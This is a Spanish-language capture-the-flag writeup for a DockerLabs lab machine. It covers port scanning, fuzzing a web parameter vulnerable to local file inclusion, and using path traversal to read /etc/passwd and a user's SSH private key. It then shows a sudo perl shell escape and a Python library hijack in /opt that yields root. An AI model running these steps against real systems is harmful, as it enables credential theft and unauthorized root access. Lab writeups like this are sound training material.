PSYCHO - FACIL


#dockerlabs #maquina-facil

MAQUINA PSYCHO.

Este es un writeup de la maquina, donde explico como encontré la vulnerabilidades de esta misma.

Primero hacemos un escaneo de nmap **sys-scan** que es más rapido para detectar puertos abiertos:

```
nmap -sS --open -p- --min-rate 5000 -vvv -n -Pn 172.17.0.2
```




PUERTOS ABIERTOS: 22,80

80 -> Suele atribuirse a un puerto http que despliega una web

22 -> Suele atribuirse a un puerto ssh


Tenemos una web, que no parece tener nada interesante a primera vista.




Pero en pie de pagina podemos ver un texto que dice [!]error[!] y en el código fuente no se atribuye a ninguna etiqueta, esto nos puede hacer pensar que algo por detras esta fallando así

que intentamos hacer Fuzzing de parámetros.

```
wfuzz -w /home/rooking/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -u
"http://172.17.0.2/?FUZZ=" --hh=2596
```



Encontramos el parametro secret que es vulnerable a LFI




En el /etc/passwd podemos ver dos usuarios, luego de un extenso FUZZING de archivos que incluían logs de apache en múltiples rutas, me dio por probar si es que era posible que en alguno de estos usuarios tenia a la vista una clave privada id_rsa de ssh.


```
❯ wfuzz -w test_files.txt -t400 -u "http://172.17.0.2/?secret=../../../../../../../../../FUZZ" --hh=2582
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openss
ation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/?secret=../../../../../../../../../FUZZ
Total requests: 1516

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001516:   200        100 L    210 W      5184 Ch     "/home/vaxei/.ssh/id_rsa"

Total time: 0
Processed Requests: 1516
Filtered Requests: 1515
Requests/sec.: 0
```

el usuario **vaxei** dispone de una **id_rsa** a la que tenemos acceso asi que la utilizamos para entrar de la siguiente manera:

Copiamos la key



La pegamos en un archivo tambien llamado id_rsa




Por ultimo otorgamos permisos solo al propietario

```
chmod 600 id_rsa
```

E intentamos entrar usando esta id_rsa

```
ssh -i id_rsa vaxei@172.17.0.2
```



ESCALADA

Viendo los permisos a nivel de sudoers vemos que podemos ejecutar como el usuario luisillo el programa perl

```
vaxei@94b1450b5be5:~$ sudo -l
Matching Defaults entries for vaxei on 94b1450b5be5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,

User vaxei may run the following commands on 94b1450b5be5:
    (luisillo) NOPASSWD: /usr/bin/perl
```

Asi que simplemente nos otorgamos una bash con ese usuario con el siguiente comando:

```
sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
```

```
vaxei@94b1450b5be5:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/bash"'
luisillo@94b1450b5be5:/home/vaxei$ whoami
luisillo
```

Una vez somos el usuario luisillo podemos ver que a nivel de sudoers puede ejecutar un script en especifico.

```
Matching Defaults entries for luisillo on 94b1450b5be5:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User luisillo may run the following commands on 94b1450b5be5:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

El script tiene el siguiente contenido:

```python
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    # Llamadas a funciones que no afectan el resultado final
    data_processing()
    perform_useless_calculation()

    # Comando real que se ejecuta
    run_command()

if __name__ == "__main__":
    main()
```

Lo verdaderamente relevante de este script es que se ejecuta en el directorio /opt que tiene los permisos mal configurados y nos permite crear archivos internamente

```
drwxr-xr-x   1 root root     0 Jun  5  2024 mnt
drwxr-xrwx   1 root root    12 Aug 10  2024 opt
dr-xr-xr-x 486 root root     0 Nov 17 20:09 proc
```

asi que podemos acontecer un **Python Library Hijacking** de la siguiente manera:

Este script hace llamado a 3 librerías pero nos fijaremos en la primera, subprocess. creamos un archivo subprocess.py en el mismo directorio que contendra un script basico que nos brinde una shell bash

subprocess.py

```
import os
os.system("/bin/bash")
```

dado que python tiende a buscar primero en el directorio actual los modulos llamados en el script, es asi como se acontece el **Python Library Hijacking** asi que simplemente ejecutamos el script a nivel de sudoers y podremos escalar privilegios:

```
luisillo@94b1450b5be5:/opt$ sudo /usr/bin/python3 /opt/paw.py
root@94b1450b5be5:/opt# id'
> ^C
root@94b1450b5be5:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@94b1450b5be5:/opt#
```

COMPLETANDO LA MAQUINA :)